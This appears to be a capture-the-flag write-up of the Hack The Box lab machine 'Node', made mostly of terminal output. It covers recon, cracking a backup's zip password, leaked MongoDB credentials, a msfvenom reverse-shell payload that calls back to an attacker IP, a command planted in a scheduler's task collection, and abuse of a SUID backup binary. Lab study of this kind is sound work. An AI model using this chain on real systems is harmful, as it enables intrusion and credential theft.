

```
PORT     STATE SERVICE        VERSION
22/tcp   open  ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
|   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
|_  256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
3000/tcp open  hadoop-datanode Apache Hadoop
| hadoop-datanode-info:
|_  Logs: /login
|_http-title: MyPlace
| hadoop-tasktracker-info:
|_  Logs: /login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```






```
===============================================================
2022/06/17 12:13:05 Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 171] [--> /assets/]
/uploads              (Status: 301) [Size: 173] [--> /uploads/]
/vendor               (Status: 301) [Size: 171] [--> /vendor/]

===============================================================
2022/06/17 12:13:21 Finished
===============================================================
```


```
  457 GET /partials/login.html HTTP/1.1
  294 HTTP/1.1 304 Not Modified
   52 48086 → 3000 [ACK] Seq=2332 Ack=5370 Win=6
  566 GET /vendor/font-awesome/fonts/fontawesome
```


```
    [Next request in frame: 78]
    [Next response in frame: 79]
    [Request URI: http://10.129.88.220:3000/partials/login.html]
0000  45 00 01 26 7c fb 40 00  3f 06 42 3b 0a 81 58 dc   E··&|·@· ?·B;·
```


Sources
Outline
Main Thread
10.129.88.220:3000
assets/js
app
controllers
admin.js
home.js
login.js
profile.js
app.js
misc
freelancer.min.js
vendor
angular
bootstrap/js
jquery
resource://gre
modules
ExtensionContent.jsm
profile.js
login.js
admin.js
app.js
1 var controllers = angular.module('controllers', []);
2 var app = angular.module('myplace', ['ngRoute', 'controllers']);
3
4 app.config(function ($routeProvider, $locationProvider) {
5 $routeProvider.
6 when('/', {
7 templateUrl: '/partials/home.html',
8 controller: 'HomeCtrl'
9 }).
10 when('/profiles/:username', {
11 templateUrl: '/partials/profile.html',
12 controller: 'ProfileCtrl'
13 }).
14 when('/login', {
15 templateUrl: '/partials/login.html',
16 controller: 'LoginCtrl'
17 }).
18 when('/admin', {
19 templateUrl: '/partials/admin.html',
20 controller: 'AdminCtrl'
21 }).
22 otherwise({
23 redirectTo: '/'
24 });
25
26 $locationProvider.html5Mode(true);
27 });
28



10.129.88.220:3000/partials/profile.html
{{user.username}}
{{user.username}}
User bios are still not completed, check back later to learn more about {{user.username}}!



10.129.88.220:3000/partials/admin.html
Welcome Back, {{user.username}}
Only admin users have access to the control panel currently, but check back soon to test the standard user functionality!
Download Backup





From the api/users, found the admin username.





WELCOME BACK, MYP14CEADM1NACC0UNT

Download Backup

```
┌──(kali㉿kali)-[~/HTB/Node]
└─$ file myplace.backup
myplace.backup: ASCII text, with very long lines (65536), with no line terminators

┌──(kali㉿kali)-[~/HTB/Node]
└─$ base64 -d myplace.backup > myplace_decode

┌──(kali㉿kali)-[~/HTB/Node]
└─$ file myplace_decode
myplace_decode: Zip archive data, at least v1.0 to extract, compression method=store

┌──(kali㉿kali)-[~/HTB/Node]
└─$
```

```
┌──(kali㉿kali)-[~/HTB/Node]
└─$ unzip myplace_decode
Archive:  myplace_decode
   creating: var/www/myplace/
[myplace_decode] var/www/myplace/package-lock.json password:
password incorrect--reenter:
password incorrect--reenter:
   skipping: var/www/myplace/package-lock.json  incorrect password
   creating: var/www/myplace/node_modules/
   creating: var/www/myplace/node_modules/serve-static/
[myplace_decode] var/www/myplace/node_modules/serve-static/README.md password:
password incorrect--reenter:
```


```
┌──(kali㉿kali)-[~/HTB/Node]
└─$ ls
myplace.backup  myplace_decode  myplace_unzip.john  var

┌──(kali㉿kali)-[~/HTB/Node]
└─$ john myplace_unzip.john -w=/home/kali/Downloads/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]          (myplace_decode)
1g 0:00:00:00 DONE (2022-06-17 14:44) 50.00g/s 9420Kp/s 9420Kc/s 9420KC/s sandrea..becky21
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Initial Foothold –


```
┌──(kali㉿kali)-[~/…/Node/var/www/myplace]
└─$ ls
app.html  app.js  node_modules  package.json  package-lock.json  static
```

```
┌──(kali㉿kali)-[~/…/Node/var/www/myplace]
└─$ cat app.js

const express     = require('express');
const session     = require('express-session');
const bodyParser  = require('body-parser');
const crypto      = require('crypto');
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const path        = require("path");
const spawn        = require('child_process').spawn;
const app         = express();
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key  = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
```

Login to SSH




```
const app         = express();
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key  = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
```




```
mongodb   1418  0.5 11.2 286052 85536 ?        Ssl  Jun17   2:33 /usr/bin/mongod --auth --quiet --config /etc/mongod.conf
tom       1420  2.1  8.3 1050796 63368 ?       Ssl  Jun17   9:38 /usr/bin/node /var/www/myplace/app.js
tom       1423  0.0  5.8 1009080 44504 ?       Ssl  Jun17   0:05 /usr/bin/node /var/scheduler/app.js
root      1442  0.0  0.0   5224   124 ?        Ss   Jun17   0:00 /sbin/iscsid
root      1443  0.0  0.4   5724  3524 ?        S<Ls Jun17   0:03 /sbin/iscsid
root      1514  0.0  0.2  15940  1620 tty1     Ss+  Jun17   0:00 /sbin/agetty --noclear tty1 linux
```

```
mark@node:/var/scheduler$ cat app.js
const exec        = require('child_process').exec;
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAULT&authSource=scheduler';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  setInterval(function () {
    db.collection('tasks').find().toArray(function (error, docs) {
      if (!error && docs) {
        docs.forEach(function (doc) {
          if (doc) {
            console.log('Executing task ' + doc._id + ' ... ');
            exec(doc.cmd);
            db.collection('tasks').deleteOne({ _id: new ObjectID(doc._id) });
          }
        });
      }
      else if (error) {
        console.log('Something went wrong: ' + error);
      }
    });
  }, 30000);
```

```
┌──(kali㉿kali)-[~/HTB/Node]
└─$ msfvenom -p cmd/unix/reverse_python lhost=10.10.14.53 lport=7890 R
To use retry middleware with Faraday v2.0+, install `faraday-retry` gem
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 525 bytes
python -c "exec(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('aW1wb3J0IHNvY2tldCw
PTc4OTAgICAgOyAgICBzPXNvY2tldC5zb2NrZXQoc29ja2V0LkFGX0lORVQsICAgIHNvY2tldC5TT0NLX1NUUkVBTSkgICAgOyAgICBzLmNv
yAgICBvcy5kXAyKHMuZmlsZW5vKCksICAgIDEpICAgIDsgICAgb3MuZHVwMihzLmZpbGVubygpLCAgICAyKSAgICA7ICAgIHA9c3VicHJvY
```

```
└─$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.129.89.94 - - [18/Jun/2022 13:41:20] "GET /exploit.py HTTP/1.1" 200 -
```

```
mark@node:/$ mongo -u mark -p 5AYRft73VtFpc84k scheduler
MongoDB shell version: 3.2.16
connecting to: scheduler
> db.tasks.find()
> db.tasks.insertOne( { cmd: "bash /tmp/exploit.sh" } );
{
        "acknowledged" : true,
        "insertedId" : ObjectId("62ae0f3a33d16cc2039be459")
}
> db.tasks.find()
{ "_id" : ObjectId("62ae0f3a33d16cc2039be459"), "cmd" : "bash /tmp/exploit.sh" }
>
```

```
┌──(kali㉿kali)-[~/HTB/Node]
└─$ nc -lvnp 7890
listening on [any] 7890 ...
connect to [10.10.14.53] from (UNKNOWN) [10.129.89.94] 33990
id
uid=1000(tom) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lpadmin),116(sambashare),1002(admin)
python3 -c 'import pty; pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

tom@node:/$
```


```
tom@node:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/local/bin/backup
/usr/bin/chfn
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/newuidmap
/bin/ping
/bin/umount
/bin/fusermount
/bin/ping6
/bin/ntfs-3g
/bin/su
/bin/mount
tom@node:~$
```

```
tom@node:/usr/local/bin$ ls -al
ls -al
total 28
drwxr-xr-x  2 root root    4096 Sep  3  2017 .
drwxr-xr-x 10 root root    4096 Aug 29  2017 ..
-rwsr-xr--  1 root admin 16484 Sep  3  2017 backup
```

```
app.get('/api/admin/backup', function (req, res) {
  if (req.session.user && req.session.user.is_admin) {
    var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname ]);
    var backup = '';

    proc.on("exit", function(exitCode) {
      res.header("Content-Type", "text/plain");
      res.header("Content-Disposition", "attachment; filename=myplace.backup");
      res.send(backup);
    });
```

```
tom@node:/usr/local/bin$ backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d023016710 4d474 /tmp/exploit
<d2d9386ea7033e52b7c740afc3d98a8d023016710 4d474 /tmp/exploit
UEsDBAoAAAAAAMub0lQAAAAAAAAAAAAAAAAMABwAdG1wL2V4cGxvaXQvVQJAAO+Ga5i4BmuYnV4CwABBOkDAAAE6QMAAFBLAwQKAAkAAADUfSNL8o43QC0AAAAhAAAAFAAcAHRtcC9leHBsb2l0L3Jvb3QudHh0VVQJAAPQFaxZSgDLWXV4CwABBAAAAAAEAAAAAHquPtJC2cl3TWbwFErSZf+RvD9KFvr/PKvB0DZXHo2CK149KU1xXvJHhdNg6FBLBwjyjjdALQAAACEAAABQSwECHgMKAAAAADLm9JUAAAAAAAAAAAAAAADAAYAAAAAAAABAA/UEAAAAdG1wL2V4cGxvaXQvVVQFAAO+Ga5idXgLAAEE6QMAAATpAwAAUEsBAh4DCgAJAAAA1H0jS/KON0AtAAAAIQAAABQAGAAAAAAAAAQAAAKCBRgAAAHRtcC9leHBsb2l0L3Jvb3QudHh0VVQFAAPQFaxZdXgLAAEEAAAAAAQAAAAAUEsFBgAAAAACAAIArAAAANEAAAAAAA==tom@node:/usr/local/bin$

tom@node:/usr/local/bin$
```

```
┌──(kali㉿kali)-[~/HTB/Node]
└─$ nano exploit

┌──(kali㉿kali)-[~/HTB/Node]
└─$ base64 -d exploit > exploit_zip

┌──(kali㉿kali)-[~/HTB/Node]
└─$ unzip exploit_zip
Archive:  exploit_zip
   creating: tmp/exploit/
[exploit_zip] tmp/exploit/root.txt password:
 extracting: tmp/exploit/root.txt
```


┌──(kali㉿kali)-[~/HTB/Node/tmp]
└─$ ls
exploit
┌──(kali㉿kali)-[~/HTB/Node/tmp]
└─$ cd exploit
┌──(kali㉿kali)-[~/HTB/Node/tmp/exploit]
└─$ ls
root.txt
┌──(kali㉿kali)-[~/HTB/Node/tmp/exploit]
└─$ cat root.txt
1